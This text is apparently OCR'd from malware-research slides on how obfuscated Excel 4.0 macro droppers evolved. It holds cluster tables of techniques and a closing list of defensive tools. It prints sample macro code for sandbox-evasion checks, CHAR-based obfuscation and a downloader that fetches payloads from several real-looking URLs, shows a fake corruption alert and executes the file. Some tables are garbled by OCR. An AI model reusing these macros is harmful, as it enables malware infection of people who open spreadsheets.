6	TRUE	TRUE	TRUE	TRUE	FALSE	FALSE	FALSE	FALSE	TRUE	FALSE	[illegible]	[illegible]	[illegible]	[illegible]	[illegible]	[illegible]	[illegible]	FALSE
7	TRUE	TRUE	TRUE	TRUE	TRUE	TRUE	FALSE	FALSE	TRUE	FALSE	[illegible]	[illegible]	[illegible]	[illegible]	[illegible]	[illegible]	[illegible]	FALSE
8	TRUE	TRUE	TRUE	TRUE	TRUE	TRUE	FALSE	FALSE	TRUE	FALSE	[illegible]	[illegible]	[illegible]	[illegible]	[illegible]	[illegible]	[illegible]	FALSE
8	TRUE	TRUE	TRUE	TRUE	TRUE	TRUE	FALSE	FALSE	TRUE	FALSE	[illegible]	[illegible]	[illegible]	[illegible]	[illegible]	[illegible]	[illegible]	FALSE
8	TRUE	TRUE	TRUE	TRUE	TRUE	TRUE	FALSE	FALSE	TRUE	FALSE	[illegible]	[illegible]	[illegible]	[illegible]	[illegible]	[illegible]	[illegible]	FALSE
8	TRUE	TRUE	TRUE	TRUE	TRUE	TRUE	FALSE	FALSE	TRUE	FALSE	[illegible]	[illegible]	[illegible]	[illegible]	[illegible]	[illegible]	[illegible]	FALSE
	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	TRUE	TRUE	FALSE	FALSE	[illegible]	[illegible]	[illegible]	[illegible]	[illegible]	[illegible]	[illegible]	FALSE
9	TRUE	TRUE	TRUE	TRUE	TRUE	TRUE	FALSE	TRUE	FALSE	FALSE	FALSE	FALSE	FALSE	TRUE	FALSE	FALSE	FALSE	FALSE
10	TRUE	TRUE	TRUE	TRUE	TRUE	TRUE	FALSE	TRUE	FALSE	FALSE	FALSE	FALSE	TRUE	FALSE	TRUE	FALSE	FALSE	FALSE
11	TRUE	TRUE	TRUE	TRUE	TRUE	TRUE	FALSE	TRUE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	TRUE	TRUE	TRUE	TRUE
12	TRUE	TRUE	TRUE	TRUE	TRUE	TRUE	FALSE	TRUE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	TRUE	TRUE	TRUE	TRUE
13	TRUE	TRUE	TRUE	TRUE	FALSE	FALSE	FALSE	TRUE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	TRUE	FALSE	TRUE	TRUE
14	TRUE	TRUE	TRUE	TRUE	FALSE	FALSE	FALSE	TRUE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	TRUE	FALSE	FALSE	FALSE
15	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE

```
=IF(GET.WORKSPACE(19),,CLOSE(TRUE))
=IF(GET.WORKSPACE(42),,CLOSE(TRUE))
```

```
=IF(GET.WORKSPACE(19),,CLOSE(TRUE))
=GET.WORKSPACE(13)
=GET.WORKSPACE(14)
=IF(B2<770, CLOSE(FALSE),)
=IF(B3<381, CLOSE(FALSE),)
=IF(GET.WORKSPACE(42),,CLOSE(TRUE))
=GET.WORKSPACE(26)
```

```
=FORMULA(1265/GET.CELL(19,A1)-GET.CELL(17,A1),F153)
=APP.MAXIMIZE()
=FORMULA(CHAR(A41/F153)&CHAR(A42/F153)&CH
=FORMULA(CHAR(C43/F153)&CHAR(C44/F153)&CH
=FORMULA(CHAR(D41/F153)&CHAR(D42/F153)&CH
=GOTO(B6)
```

Obfuscation Techniques Breakdown

Cluster	Single CHAR	Nested CHARs	CHAR ptgSub	CHAR ptgAdd	CHAR ptgDiv	CHAR ptgRef	RUNs	CONCATENATE	&	Integer per Cell	Float per Cell	Neg Float per Cell	Multi SET.VALUE
1	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE
1	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE
2	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE
2	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE
3	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE
4	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE
5	TRUE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	TRUE	FALSE	FALSE	FALSE	FALSE
5	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE
5	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE
	FALSE	FALSE	TRUE	FALSE	FALSE	FALSE	TRUE	TRUE	FALSE	FALSE	FALSE	FALSE	FALSE
	TRUE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	TRUE	FALSE	FALSE	FALSE	FALSE
6	TRUE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	TRUE	FALSE	FALSE	FALSE	FALSE
6	TRUE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	TRUE	FALSE	FALSE	FALSE	FALSE
7	FALSE	TRUE	TR		FALSE	FALSE	FALSE	FALSE	TRUE	TRUE	FALSE	FALSE	FALSE
8	FALSE	TRUE	TR		FALSE	FALSE	FALSE	FALSE	TRUE	FALSE	TRUE	FALSE	FALSE
8	FALSE	TRUE	FA		TRUE	FALSE	FALSE	FALSE	TRUE	FALSE	TRUE	FALSE	FALSE
8	FALSE	TRUE	FALSE	TRUE	FALSE	FALSE	FALSE	FALSE	TRUE	FALSE	FALSE	TRUE	FALSE
8	FALSE	TRUE	TRUE	FALSE	FALSE	FALSE	FALSE	FALSE	TRUE	FALSE	TRUE	FALSE	FALSE
	FALSE	FALSE	TRUE	FALSE	FALSE	TRUE	TRUE	TRU			FALSE	FALSE	FALSE
9	FALSE	FALSE	TRUE	FALSE	FALSE	TRUE	TRUE	TRU			FALSE	FALSE	FALSE
10	FALSE	TRUE	TRUE	FALSE	FALSE	TRUE	TRUE	TRUE	TRUE	FALSE	FALSE	FALSE	TRUE
11	FALSE	TRUE	FALSE	FALSE	TRUE	TRUE	TRUE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE
12	FALSE	TRUE	FALSE	FALSE	TRUE	TRUE	TRUE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE
13	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	TRUE	TRUE	TRUE	FALSE	FALSE	FALSE	FALSE
14	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	TRUE	TRUE	FALSE	FALSE	FALSE	FALSE
15	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE

CHAR Evo

Control Flow

Obfuscation Techniques Breakdown

Cluster	Single CHAR	Nested CHARs	CHAR ptgSub	CHAR ptgAdd	CHAR ptgDiv	CHAR ptgRef	RUNs	CONCATENATE	&	Integer per Cell	Float per Cell	Neg Float per Cell	Multi SET.VALUE
1	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE
4	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE
5	TRUE	FALSE	FALSE	FALSE			FALSE	FALSE	TRUE	FALSE	FALSE	FALSE	FALSE
5	FALSE	FALSE	FALSE	FALSE			FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE
5	FALSE	FALSE	FALSE	FALSE			FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE
	FALSE	FALSE	TRUE	FALSE			TRUE	TRUE	FALSE	FALSE	FALSE	FALSE	FALSE
	TRUE	FALSE	FALSE	FALSE			FALSE	FALSE	TRUE	FALSE	FALSE	FALSE	FALSE
6	TRUE	FALSE	FALSE	FALSE			FALSE	FALSE	TRUE	FALSE	FALSE	FALSE	FALSE
6	TRUE	FALSE	FALSE	FALSE			FALSE	FALSE	TRUE	FALSE	FALSE	FALSE	FALSE
7	FALSE	TRUE			FALSE	FALSE	FALSE	FALSE	TRUE	TRUE	FALSE	FALSE	FALSE
8	FALSE	TRUE			FALSE	FALSE	FALSE	FALSE	TRUE	FALSE	TRUE	FALSE	FALSE
8	FALSE	TRUE			TRUE	FALSE	FALSE	FALSE	TRUE	FALSE	TRUE	FALSE	FALSE
8	FALSE	TRUE	FALSE	TRUE	FALSE	FALSE	FALSE	FALSE	TRUE	FALSE	FALSE	TRUE	FALSE
8	FALSE	TRUE	TRUE	FALSE	FALSE	FALSE	FALSE	FALSE	TRUE	FALSE	TRUE	FALSE	FALSE
	FALSE	FALSE	TRUE	FALSE	FALSE	TRUE	TRUE	TRUE			FALSE	FALSE	FALSE
9	FALSE	FALSE	TRUE	FALSE	FALSE	TRUE	TRUE				FALSE	FALSE	FALSE
10	FALSE	TRUE	TRUE	FALSE	FALSE	TRUE	TRUE	TRUE			FALSE	FALSE	TRUE
11	FALSE	TRUE	FALSE		TRUE	TRUE	TRUE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE
12	FALSE	TRUE	FALSE	FALSE	TRUE	TRUE	TRUE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE
13	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	TRUE	TRUE	TRUE	FALSE	FALSE	FALSE	FALSE
14	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	TRUE	TRUE	FALSE	FALSE	FALSE	FALSE
15	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE

```
=FORMULA.FILL(CHAR(IK57272/FR64403)&CHAR(IS45180*FB4036)&CHAR(EZ31173/DX35475)&CHAR(HR10376-CU24232)&CHAR(HJ553*IM9840)&CHAR(IS45180-AO36567)&
CHAR(GD48466+FZ47501)&CHAR(W19343+HQ55194)&CHAR(FR37915/IH43635)&CHAR(DT54927+HW59809)&CHAR(AR3656*IO8497)&CHAR(BD9191*HJ29738)&CHAR(HJ553/
CS27684)&CHAR(GD48466+BH10795)&CHAR(GW47499/AO56989)&CHAR(GD48466+FG32046)&CHAR(HS33644*EB34616)&CHAR(BG17012+IB22980)&CHAR(FR37915+AJ53511)&
CHAR(HN43857/CW45769)&CHAR(BD9191*FE5001)&CHAR(GD48466+BJ7122),HR64091)
```

```
=CHAR(70)
=CHAR(40)
=CHAR(71)
=CHAR(69)
=CHAR(84)
=CHAR(46)
=CHAR(87)
```

CHAR Evo

Control Flow

Download Techniques Breakdown

Cluster	DCONN	URLDownloadToFile
1	TRUE	FALSE
1	TRUE	FALSE
2	TRUE	FALSE
2	TRUE	FALSE
3	TRUE	FALSE
4	TRUE	FALSE
5	FALSE	TRUE
5	TRUE	FALSE
5	TRUE	FALSE
	FALSE	TRUE
	FALSE	TRUE
6	FALSE	TRUE
6	FALSE	TRUE
7	FALSE	TRUE
8	FALSE	TRUE
8	FALSE	TRUE
8	FALSE	TRUE
8	FALSE	TRUE
	FALSE	TRUE
9	FALSE	TRUE
10	FALSE	TRUE
11	FALSE	TRUE
12	FALSE	TRUE
13	FALSE	TRUE
14	FALSE	TRUE
15	FALSE	TRUE

2nd Stage Download Evo


System Modifications Breakdown

Cluster	File Operations (F*)	Registry Operations
1	FALSE	FALSE
1	FALSE	FALSE
2	FALSE	FALSE
2	FALSE	FALSE
3	FALSE	FALSE
4	FALSE	FALSE
5	FALSE	FALSE
5	FALSE	FALSE
5	FALSE	FALSE
	FALSE	FALSE
	FALSE	FALSE
6	TRUE	TRUE
6	FALSE	FALSE
7	TRUE	TRUE
8	TRUE	TRUE
8	TRUE	TRUE
8	TRUE	TRUE
8	TRUE	TRUE
	FALSE	FALSE
9	FALSE	FALSE
10	TRUE	TRUE
11	TRUE	TRUE
12	TRUE	TRUE
13	TRUE	TRUE
14	TRUE	FALSE
15	FALSE	FALSE

Download Techniques Breakdown

Cluster	DCONN	URLDownloadToFile
1	TRUE	FALSE
1	TRUE	FALSE
2	TRUE	FALSE
2	TRUE	FALSE
3	TRUE	FALSE
4	TRUE	FALSE
5	FALSE	TRUE
5	TRUE	FALSE
5	TRUE	FALSE
	FALSE	TRUE
	FALSE	TRUE
6	FALSE	TRUE
6	FALSE	TRUE
7	FALSE	TRUE
8	FALSE	TRUE
8	FALSE	TRUE
8	FALSE	TRUE
8	FALSE	TRUE
	FALSE	TRUE
9	FALSE	TRUE
10	FALSE	TRUE
11	FALSE	TRUE
12	FALSE	TRUE
13	FALSE	TRUE
14	FALSE	TRUE
15	FALSE	TRUE

2nd Stage Download Evo



System Modifications Breakdown

Cluster	File Operations (F*)	Registry Operations
1	FALSE	FALSE
1	FALSE	FALSE
2	FALSE	FALSE
2	FALSE	FALSE
3	FALSE	FALSE
4	FALSE	FALSE
5	FALSE	FALSE
5	FALSE	FALSE
5	FALSE	FALSE
	FALSE	FALSE
	FALSE	FALSE
6	TRUE	TRUE
6	FALSE	FALSE
7	TRUE	TRUE
8	TRUE	TRUE

```
1  =IF(GET.WORKSPACE(19),,CLOSE(TRUE))
2  =GET.WORKSPACE(13)
3  =GET.WORKSPACE(14)
4  =IF(B2<770, CLOSE(FALSE),)
5  =IF(B3<381, CLOSE(FALSE),)
6  =IF(GET.WORKSPACE(42),,CLOSE(TRUE))
7  =GET.WORKSPACE(26)
8  ="C:\Users\"&B7&"\AppData\Local\Temp\"&CHAR(RANDBETWEEN(97,122))&CHAR(RANDBETWEEN
9  =CALL("urlmon","URLDownloadToFileA","JJCCJJ",0,"http://cnbjobs.com/fa-content/uploads/2020/03/gu
10 =IF(B9<0, CALL("urlmon","URLDownloadToFileA","JJCCJJ",0,"http://devweb2019.fr/wp-content/uploads
11 =IF(B10<0, CALL("urlmon","URLDownloadToFileA","JJCCJJ",0,"http://auto-mento.hu/wp-content/uploa
12 =IF(B11<0, CALL("urlmon","URLDownloadToFileA","JJCCJJ",0,"http://minokala.ir/wp-content/uploads/2
13 =IF(B12<0, CLOSE(FALSE),)
14 =ALERT("The workbook can't be opened or repaired by Microsoft Excel because it is corrupt.",2)
15 =EXEC(B8)
16 =CLOSE(FALSE)
17 =RETURN()
```

Common Functions Breakdown

Cluster	FORMULA	FORMULA.FILL	GOTO	CALL	REGISTER	EXEC
1	FALSE	TRUE	FALSE	FALSE	FALSE	FALSE
1	FALSE	TRUE	FALSE	FALSE	FALSE	FALSE
2	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE
2	FALSE	TRUE	FALSE	FALSE	FALSE	FALSE
3	FALSE	TRUE	FALSE	FALSE	FALSE	FALSE
4	TRUE	FALSE	TRUE	FALSE	FALSE	FALSE
5	FALSE	FALSE	TRUE	FALSE	FALSE	TRUE
5	TRUE	FALSE	TRUE	FALSE	FALSE	FALSE
5	TRUE	FALSE	TRUE	FALSE	FALSE	FALSE
	FALSE	FALSE	FALSE	TRUE	FALSE	FALSE
	TRUE	FALSE	FALSE	TRUE	FALSE	FALSE
6	TRUE	FALSE	FALSE	TRUE	FALSE	FALSE
6	TRUE	FALSE	TRUE	TRUE	FALSE	FALSE
7	TRUE	FALSE	TRUE	TRUE	FALSE	FALSE
8	TRUE	FALSE	TRUE	TRUE	FALSE	FALSE
8	TRUE	FALSE	TRUE	TRUE	FALSE	FALSE
8	TRUE	FALSE	TRUE	TRUE	FALSE	FALSE
8	TRUE	FALSE	TRUE	TRUE	FALSE	FALSE
	TRUE	FALSE	FALSE	TRUE	FALSE	FALSE
9	TRUE	FALSE	FALSE	TRUE	FALSE	FALSE
10	FALSE	TRUE	TRUE	TRUE	FALSE	FALSE
11	FALSE	TRUE	TRUE	TRUE	FALSE	FALSE
12	FALSE	TRUE	TRUE	TRUE	FALSE	FALSE
13	TRUE	TRUE	FALSE	FALSE	FALSE	TRUE
14	FALSE	FALSE	FALSE	FALSE	TRUE	FALSE
15	FALSE	FALSE	FALSE	FALSE	FALSE	TRUE


Macro sheets Breakdown


Cluster	Hidden	VeryHidden
1	TRUE	FALSE
1	TRUE	FALSE
2	FALSE	TRUE
2	TRUE	FALSE
3	FALSE	TRUE
4	FALSE	TRUE
5	FALSE	TRUE
5	FALSE	TRUE
5	FALSE	TRUE
	FALSE	TRUE
	FALSE	TRUE
6	FALSE	TRUE
6	FALSE	TRUE
7	FALSE	TRUE
8	FALSE	TRUE
8	FALSE	TRUE
8	FALSE	TRUE
8	FALSE	TRUE
	TRUE	FALSE
9	TRUE	FALSE
10	TRUE	FALSE
11	FALSE	FALSE
12	FALSE	FALSE
13	TRUE	FALSE
14	TRUE	FALSE
15	FALSE	TRUE

Hidden vs VeryHidden

Common Functions Breakdown

Cluster	FORMULA	FORMULA.FILL	GOTO	CALL	REGISTER	EXEC
1	FALSE	TRUE	FALSE	FALSE	FALSE	FALSE
1	FALSE	TRUE	FALSE	FALSE	FALSE	FALSE
2	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE
2	FALSE	TRUE	FALSE	FALSE	FALSE	FALSE
3	FALSE	TRUE	FALSE	FALSE	FALSE	FALSE
4	TRUE	FALSE	TRUE	FALSE	FALSE	FALSE
5	FALSE	FALSE	TRUE	FALSE	FALSE	TRUE
5	TRUE	FALSE	TRUE	FAL		
5	TRUE	FALSE	TRUE	FAL		
	FALSE	FALSE	FALSE	TRU		
	TRUE	FALSE	FALSE	TRU		
6	TRUE	FALSE	FALSE	TRU		
6	TRUE	FALSE	TRUE	TRU		
			UE	TRU		
			UE	TRU		
			UE	TRU		
			UE	TRU		
			UE	TRU		
			SE	TRU		
			LSE	TRU		
1			UE	TRU		
			UE	TRUE	FALSE	FALSE
1			UE	TRUE	FALSE	FALSE
1			LSE	FALSE	FALSE	TRUE
1			LSE	FALSE	TRUE	FALSE
1			LSE	FALSE	FALSE	TRUE





Macro sheets Breakdown

Cluster	Hidden	VeryHidden
1	TRUE	FALSE
1	TRUE	FALSE
2	FALSE	TRUE
2	TRUE	FALSE
3	FALSE	TRUE
4	FALSE	TRUE
5	FALSE	TRUE
5	FALSE	TRUE
5	FALSE	TRUE
	FALSE	TRUE
	FALSE	TRUE
6	FALSE	TRUE
6	FALSE	TRUE
7	FALSE	TRUE
8	FALSE	TRUE
8	FALSE	TRUE
8	FALSE	TRUE
8	FALSE	TRUE
	TRUE	FALSE
9	TRUE	FALSE
10	TRUE	FALSE
11	FALSE	FALSE
12	FALSE	FALSE
13	TRUE	FALSE
14	TRUE	FALSE
15	FALSE	TRUE

Hidden vs VeryHidden

Conclusions

For now…

The Bad

- XL4 Macros are here to stay (even though we saw a drop in malicious samples)
- Easy to use, easy to “complicate”, easy to slow down reversing and triage

The Good

- Tools have been updated, and they can now be used to automate response
- Waves of false negatives in VirusTotal have become increasingly rare

The Ugly

- Too many legacy features are still not deprecated or just “deprecated in spirit”
- … what is going to be the next “legacy feature”?

Shout Outs!

Research possible only because of contributions from the community

To name a few:

@JohnLaTwc

@DissectMalware - xlmdeobfuscator

@InQuest

@BouncyHat - macrome

@DidierStevens – plugin_biff, oledump

@outflanknl

@decalage2 - olevba, oletools

@jcarndt

Thank You

Any questions?